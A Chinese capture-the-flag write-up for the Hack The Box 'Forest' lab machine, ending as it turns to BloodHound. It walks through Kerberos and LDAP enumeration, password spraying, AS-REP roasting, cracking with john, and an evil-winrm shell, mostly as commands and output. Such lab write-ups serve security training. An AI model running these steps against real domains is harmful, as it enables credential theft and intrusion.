
概述 （Overview）




这是一个超级棒的机器，真心建议学习 Active Directory 攻击的一定要做一做该题，超级推荐~

- MACHINE TAGS
  - Kerberoasting

- Powershell
- Active Directory
- Windows

攻击链 （Kiillchain）



TTPs （Tactics, Techniques & Procedures）

- nmap
- impacket
- Kerberos
- go-windapsearch
- john
- PowerView

阶段1：枚举

阶段1.1：端口服务枚举

老规矩，依然是通过 nmap 对目标服务器进行开发端口枚举和服务识别：

```
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2021-07-03 07:23:5
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local,
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup:
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local,
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
```

```
...省略...
```


可以获悉到系统是 `Windows Server 2016`，存在DNS，存在 `Kerberos` 服务，存在 smb 共享服务，存在远程RPC服务。综合来看这个是 `Active Directory` 攻击的题目了。

- Domain: htb.local
- workgroup: HTB

阶段1.2：Kerberos用户枚举

尝试枚举 Kerberos 服务信息，通过 nmap 脚本去枚举服务存在哪些用户：

`$ nmap -p 88 --script=krb5-enum-users --script-args="krb5-enum-users.realm='HTB.LOCAL'" 10.10.10.161`



可以看到默认字典只存在一个 `administrator`，尝试加入用户字典进行二次枚举：

`$ nmap -p 88 --script=krb5-enum-users --script-args="krb5-enum-users.realm='HTB.LOCAL'",userdb=/usr/share/seclists/Usernames/Names/names.txt 10.10.10.161`

```
PORT   STATE SERVICE
88/tcp open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
|     sebastien@HTB.LOCAL
|     forest@HTB.LOCAL
|     lucinda@HTB.LOCAL
|     mark@HTB.LOCAL
|_    andy@HTB.LOCAL
```

除此脚本外，还可以尝试其他的脚本：

- smb-enum-users.nse - 借助脚本获取域用户信息
- smb-enum-domains.nse - 借助脚本对域控制器信息进行收集

阶段1.3：LDAP服务枚举

接下来尝试下枚举 LDAP 服务，查看是否存在可利用的脆弱点：

> LDAP概念和原理介绍 - https://www.cnblogs.com/wilburxu/p/9174353.html

kali下我们可以用ldapsearch这款工具，用于 ldap 服务搜索允许的匿名查询。

```
$ ldapsearch -h 10.10.10.161 -p 389 -x -b 'dc=htb,dc=local' > ../file/ldapsearch.txt
* -h hostname
```

```
* -p 端口
* -x 使用简单认证方式
* -b 指定要查询的根节点
* -s 搜索的范围 base, one, sub, or children, one-level, subtree, or children search. 默认是
```

验证完存在匿名查询后，就可以查询所有域用户：

```
$ ldapsearch -h 10.10.10.161 -p 389 -x -b 'dc=htb,dc=local' "(&(objectClass=user)(object
cn: Guest
cn: DefaultAccount
cn: Exchange Online-ApplicationAccount
...省略...
cn: Sebastien Caron
cn: Lucinda Berger
cn: Andy Hislip
cn: Mark Brandt
cn: Santi Rodriguez
```

查询该域用存在的所有计算机：

```
# ldapsearch -h 10.10.10.161 -p 389 -x -b 'dc=htb,dc=local' "(&(objectCategory=computer)
cn: FOREST
cn: EXCH01
```

查询该域中的所有组：

```
# ldapsearch -h 10.10.10.161 -p 389 -x -b 'dc=htb,dc=local' "(&(objectCategory=group))" 
cn: Users
cn: Guests
...省略...
```

这里我们需要了解下域服务中的一些组信息，这样能方便筛选重要的目标用户：

```
内建组：
Account Operators（账户操作员）：该组的成员能操作用户管理员所属域的账号和组，并可设置其权限。但是该组成
Administrators（管理员）：该组的成员可以完全不受限制地存取计算机/域的资源，是最具权力的一个组。通常，Ad
Backup Operators：该组的成员可使用Windows备份工具来进行备份/还原工作。
Guests：该组的成员只能享有管理员授与的权限以及存取指定权限的资源。通常，Guest账户与Domain Guest都是该
Printer Operators：该组的成员可以管理网络打印机，包括建立、管理以及删除网络打印机。
Replicator：该组的成员支持域中的文件复写，可启动目录复制程序进行目录复制。
```

```
Server Operators：该组的成员可以管理域服务器，包括：建立/管理/删除任何服务器的共享目录、管理网络打印机、
Users：该组的成员只可以执行得到授权的应用程序，而且不可执行大部分的继承应用程序。

通用组：
Domain Admins：该组可以代表具有操作域权力的用户，通常，Domain Admins会属于Administrators组，因此该
Domain Guests：所有域来宾，Windows2000会自动将Guest用户账户加至该组，并将该组加至内建域Guests组中。
Domain Users：所有域的成员，在预设的情况下，任何我们所建立的用户账户都会是Domain Users组的成员，而任何
```

在寻找工具时，发现一个 `windapsearch.py` 但是太老还依赖python，就用了款较新的：go-windapsearch（https://github.com/ropnop/go-windapsearch）

获取用户信息：

```
# ./windapsearch-linux-amd64 -d 10.10.10.161  -m users | grep userPrincipalName:
userPrincipalName: SystemMailbox{bb558c35-97f1-4cb9-8ff7-d53741dc928c}@htb.local
userPrincipalName: SystemMailbox{e0dc1c29-89c3-4034-b678-e6c29d823ed9}@htb.local
userPrincipalName: Exchange_Online-ApplicationAccount@htb.local
userPrincipalName: SystemMailbox{1f05a927-89c0-4725-adca-4527114196a1}@htb.local
userPrincipalName: DiscoverySearchMailbox {D919BA05-46A6-415f-80AD-7E09334BB852}@htb.loca
userPrincipalName: SystemMailbox{8cc370d3-822a-4ab8-a926-bb94bd0641a9}@htb.local
userPrincipalName: HealthMailboxc3d7722415ad41a5b19e3e00e165edbe@htb.local
userPrincipalName: Migration.8f3e7716-2011-43e4-96b1-aba62d229136@htb.local
userPrincipalName: FederatedEmail.4c1f4d8b-8179-4148-93bf-00a95fa1e042@htb.local
userPrincipalName: SystemMailbox{D0E409A0-AF9B-4720-92FE-AAC869B0D201}@htb.local
userPrincipalName: SystemMailbox{2CE34405-31BE-455D-89D7-A7C7DA7A0DAA}@htb.local
userPrincipalName: HealthMailboxfc9daad117b84fe08b081886bd8a5a50@htb.local
userPrincipalName: HealthMailbox83d6781be36b4bbf8893b03c2ee379ab@htb.local
userPrincipalName: HealthMailboxfd87238e536e49e08738480d300e3772@htb.local
userPrincipalName: HealthMailboxc0a90c97d4994429b15003d6a518f3f5@htb.local
userPrincipalName: HealthMailbox670628ec4dd64321acfdf6e67db3a2d8@htb.local
userPrincipalName: HealthMailbox968e74dd3edb414cb4018376e7dd95ba@htb.local
userPrincipalName: HealthMailbox6ded67848a234577a1756e072081d01f@htb.local
userPrincipalName: HealthMailboxb01ac647a64648d2a5fa21df27058a24@htb.local
userPrincipalName: andy@htb.local
userPrincipalName: mark@htb.local
userPrincipalName: HealthMailbox7108a4e350f84b32a7a90d8e718f78cf@htb.local
userPrincipalName: lucinda@htb.local
userPrincipalName: santi@htb.local
userPrincipalName: sebastien@htb.local
userPrincipalName: HealthMailbox0659cc188f4c4f9f978f6c2142c4181e@htb.local
```

获取计算机信息：

```
┌──(root㉿kali)-[/home/kali/hackthebox/Forest/file]
└─# ./windapsearch-linux-amd64 -d 10.10.10.161  -m computers
dn: CN=FOREST,OU=Domain Controllers,DC=htb,DC=local
cn: FOREST
operatingSystem: Windows Server 2016 Standard
operatingSystemVersion: 10.0 (14393)
dNSHostName: FOREST.htb.local

dn: CN=EXCH01,CN=Computers,DC=htb,DC=local
cn: EXCH01
operatingSystem: Windows Server 2016 Standard
operatingSystemVersion: 10.0 (14393)
dNSHostName: EXCH01.htb.local
```

搜索允许无约束委派的 LDAP 对象:

```
┌──(root㉿kali)-[/home/kali/hackthebox/Forest/file]
└─# ./windapsearch-linux-amd64 -d 10.10.10.161 -m unconstrained
dn: CN=FOREST,OU=Domain Controllers,DC=htb,DC=local
cn: FOREST
sAMAccountName: FOREST$
```

好了，前置信息收集完了后面应该怎么办呢？我去翻了下 `PWK 2.0` 的PDF、《内网攻防渗透测试指南》，它们都是讲怎么在Win下进行信息收集和攻击的，难道我为了以后的做题还得去装个Win虚拟机吗？用冬瓜强的话来讲：Windows？Dog都不用.. 哈哈哈哈开个玩笑

阶段2：工具和利用

阶段2.1：寻找脆弱用户

首先尝试通过密码重置时间去寻找存活账号，并尝试密码字典爆破。

运行自定义 LDAP 语法过滤器： `# ./windapsearch-linux-amd64 -d 10.10.10.161 -m custom --filter "(objectClass=*)" --attrs pwdLastSet -j | jq | grep -B 2 pwdLastSet`


```
--
  {
    "dn": "CN=yt,CN=Users,DC=htb,DC=local",
    "pwdLastSet": "2021-07-03T11:38:10.9773889-04:00"
--
  {
    "dn": "CN=SystemMailbox{1f05a927-89c0-4725-adca-4527114196a1},CN=Users,DC=htb,DC=lo
    "pwdLastSet": "0"
--
  {
    "dn": "CN=Guest,CN=Users,DC=htb,DC=local",
    "pwdLastSet": "0"
--
  {
    "dn": "CN=DefaultAccount,CN=Users,DC=htb,DC=local",
    "pwdLastSet": "0"
--
  {
    "dn": "CN=DiscoverySearchMailbox {D919BA05-46A6-415f-80AD-7E09334BB852},CN=Users,DC
    "pwdLastSet": "0"
--
  {
    "dn": "CN=EXCH01,CN=Computers,DC=htb,DC=local",
    "pwdLastSet": "2019-09-18T07:06:32.6408753-04:00"
--
  {
    "dn": "CN=FOREST,OU=Domain Controllers,DC=htb,DC=local",
    "pwdLastSet": "2021-07-03T08:35:39.485964-04:00"
--
  {
```


Ps: 这里出现的 yt 用户，应该是通一时间做题的其他人创建的。

随后对过滤好的用户名进行登录密码爆破，可惜都失败了。

```
┌──(root□ kali)-[/home/kali/hackthebox/Forest/file]
└─# cat users.txt
sebastien
forest
lucinda
mark
andy
administrator

┌──(root□ kali)-[/home/kali/hackthebox/Forest/file]
└─# vim users.txt

┌──(root□ kali)-[/home/kali/hackthebox/Forest/file]
└─# ls
ldapsearch.txt  users.txt  windapsearch-linux-amd64

┌──(root□ kali)-[/home/kali/hackthebox/Forest/file]
└─# crackmapexec smb 10.10.10.161 -u ./users.txt -p /usr/share/seclists/Passwords/darkweb2017-top10.txt
SMB         10.10.10.161    445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FORES
SMB         10.10.10.161    445    FOREST           [-] htb.local\sebastien:123456 STATUS_LOGON_FAILURE
SMB         10.10.10.161    445    FOREST           [-] htb.local\sebastien:123456789 STATUS_LOGON_FAILURE
SMB         10.10.10.161    445    FOREST           [-] htb.local\sebastien:111111 STATUS_LOGON_FAILURE
SMB         10.10.10.161    445    FOREST           [-] htb.local\sebastien:password STATUS_LOGON_FAILURE
SMB         10.10.10.161    445    FOREST           [-] htb.local\sebastien:qwerty STATUS_LOGON_FAILURE
SMB         10.10.10.161    445    FOREST           [-] htb.local\sebastien:abc123 STATUS_LOGON_FAILURE
SMB         10.10.10.161    445    FOREST           [-] htb.local\sebastien:12345678 STATUS_LOGON_FAILURE
SMB         10.10.10.161    445    FOREST           [-] htb.local\sebastien:password1 STATUS_LOGON_FAILURE
```

在这停顿了几个小时，怀疑是获取的信息不够全，尝试获取所有信息然后再进行筛选：

`./windapsearch-linux-amd64 -d 10.10.10.161 -m custom --filter "(objectClass=*)" | grep -a 'dn: CN=' | awk -F ',' '{print $1}' | awk -F '=' '{print $2}'` `| sort| uniq`

```
┌──(root□ kali)-[/home/kali/hackthebox/Forest/file]
└─# ./windapsearch-linux-amd64 -d 10.10.10.161 -m custom --filter "(objectClass=*)" | grep -a 'dn: CN=' | awk -F ',' '{print $1}' | awk -F '=' '{print $2}'
| sort| uniq
0b7fb422-3609-4587-8c2e-94b10f67d1bf
0e660ea3-8a5e-4495-9ad7-ca1bd4638f9e
10b3ad2a-6883-4fa7-90fc-6377cbdc1b26
13d15cf0-e6c8-11d6-9793-00c04f613221
231fb90b-c92a-40c9-9379-bacfc313a3e3
2416c60a-fe15-4d7a-a61e-dffd5df864d3
293f0798-ea5c-4455-9f5d-45f33a30703b
2951353e-d102-4ea5-906c-54247eeec741
3051c66f-b332-4a73-9a20-2d6a7d6e6a1c
{31B2F340-016D-11D2-945F-00C04FB984F9}
3a6b3fbf-3168-4312-a10d-dd5b3393952d
```

正则过滤上面无效信息 `grep -E '^[a-z].*'` ，得到有效用户：

```
krbtgt
svc-alfresco
```

阶段2.2：Kerbero asting 攻击

使用 `impacket-GetUserSPNs` 匿名查询下域内帐户的 SPN（可参考 https://hackergu.com/kerberos-sec-spn-search/ ）标识：

```
┌──(root□ kali)-[/home/kali/hackthebox/Forest/file]
└─# cat users2.txt |xargs -i impacket-GetUserSPNs  -request -dc-ip 10.10.10.161 htb.local/{} -no-pass
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[-] Error in bindRequest → invalidCredentials: 8009030C: LdapErr: DSID-0C0906A1, comment: AcceptSecurityContext error, data 52e, v3839
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[-] Error in bindRequest → invalidCredentials: 8009030C: LdapErr: DSID-0C0906A1, comment: AcceptSecurityContext error, data 52e, v3839
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[-] Error in bindRequest → invalidCredentials: 8009030C: LdapErr: DSID-0C0906A1, comment: AcceptSecurityContext error, data 52e, v3839
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[-] Error in bindRequest → invalidCredentials: 8009030C: LdapErr: DSID-0C0906A1, comment: AcceptSecurityContext error, data 52e, v3839
```

失败了，改为使用 GetNPUsers 来查询域控中不需要Kerberos预认证的用户：

```
┌──(root㉿kali)-[/home/kali/hackthebox/Forest/file]
└─# cat users2.txt |xargs -I {} impacket-GetNPUsers  -request -dc-ip 10.10.10.161 htb.local/{} -no-pass
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for krbtgt
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for svc-alfresco
$krb5asrep$23$svc-alfresco@HTB.LOCAL:97f0f5f14c71e7f17e85a85b5af62d8e$404e75c0ad6c7022719661b5c6ec532c40205b838b7e835a8d1c41a358f85ce826e43544b4e1cc8358777d
1063b6cb600c95f898396e3da490b7553c0066bc42365680830c375d9a9360948a467f93f6e5c3582ea5aeddb333461166ef6a79a6623bd5da4ad74893dc7eef199732b5bd8c1924037f41a29b4e
77bb25287a409f26dc5b7ae9c16048c775c46b0d3b7a772ce75876e49493b2913b70215425fc72b94aea2f88dd5156dc644673ecb8ae9f18a2d3121ff3a77d850951f3da16f47d6498dc5aebd068
088209c9a200551e4738ad7b08fc75859e4924a10b960abedb638140a46ec7
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for test
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for yt
[-] User yt doesn't have UF_DONT_REQUIRE_PREAUTH set
```

OK，发现了 svc-alfresco 用户的TGT票据。

```
[*] Getting TGT for svc-alfresco
$krb5asrep$23$svc-alfresco@HTB.LOCAL:97f0f5f14c71e7f17e85a85b5af62d8e$404e75c0ad6c702271
```

尝试用 john 对 TGT 进行解密，看能否还原明文密码。

```
┌──(root㉿kali)-[/home/kali/hackthebox/Forest/file]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt ./krb5asrep
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
s3rvice          ($krb5asrep$23$svc-alfresco@HTB.LOCAL)
1g 0:00:00:05 DONE (2021-07-03 14:00) 0.1739g/s 710566p/s 710566c/s 710566C/s s4
Use the "--show" option to display all of the cracked passwords reliably
Session completed

┌──(root㉿kali)-[/home/kali/hackthebox/Forest/file]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt ./krb5asrep --show
Invalid options combination or duplicate option: "--show"

┌──(root㉿kali)-[/home/kali/hackthebox/Forest/file]
└─# john --show
Password files required, but none specified

┌──(root㉿kali)-[/home/kali/hackthebox/Forest/file]
└─# john ./krb5asrep --show
$krb5asrep$23$svc-alfresco@HTB.LOCAL:s3rvice

1 password hash cracked, 0 left
```

成功得到明文：`$krb5asrep$23$svc-alfresco@HTB.LOCAL:s3rvice`，通过 crackmapexec 验证密码是有效的。

```
┌──(root㉿kali)-[/home/kali/hackthebox/Forest/file]
└─# crackmapexec smb 10.10.10.161 -u svc-alfresco -p 's3rvice'
SMB         10.10.10.161    445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True)
SMB         10.10.10.161    445    FOREST           [+] htb.local\svc-alfresco:s3rvice
```

使用 WinRM 获取与用户shell：

> `WinRM是WindowsRemoteManagementd（win远程管理）的简称，默认端口5985，5986`，kali默认没有安装需要自己安装一下 `gem install evil-winrm`

```
┌──(root㉿kali)-[/home/kali/hackthebox/Forest/file]
└─# evil-winrm -i 10.10.10.161 -u svc-alfresco  -p 's3rvice'

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
```

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
```

```
cmd > whoami
htb\svc-alfresco
```

成功得到 user flag。

阶段3：权限提升


阶段3.1 使用Bloodhound分析攻击路径

传递 `./winPEASany.exe` 去分析了下，发现就一个 `Looking for common SAM & SYSTEM backups` 可以关注下，但尝试 copy 时发现没有权限，所以还是得研究攻击域。


进行域攻击的话，不得不提起一款非常牛逼的图形画分析工具 bloodhound，它在kali里默认也是没有安装的，需要手动安装下：`apt install bloodhound`

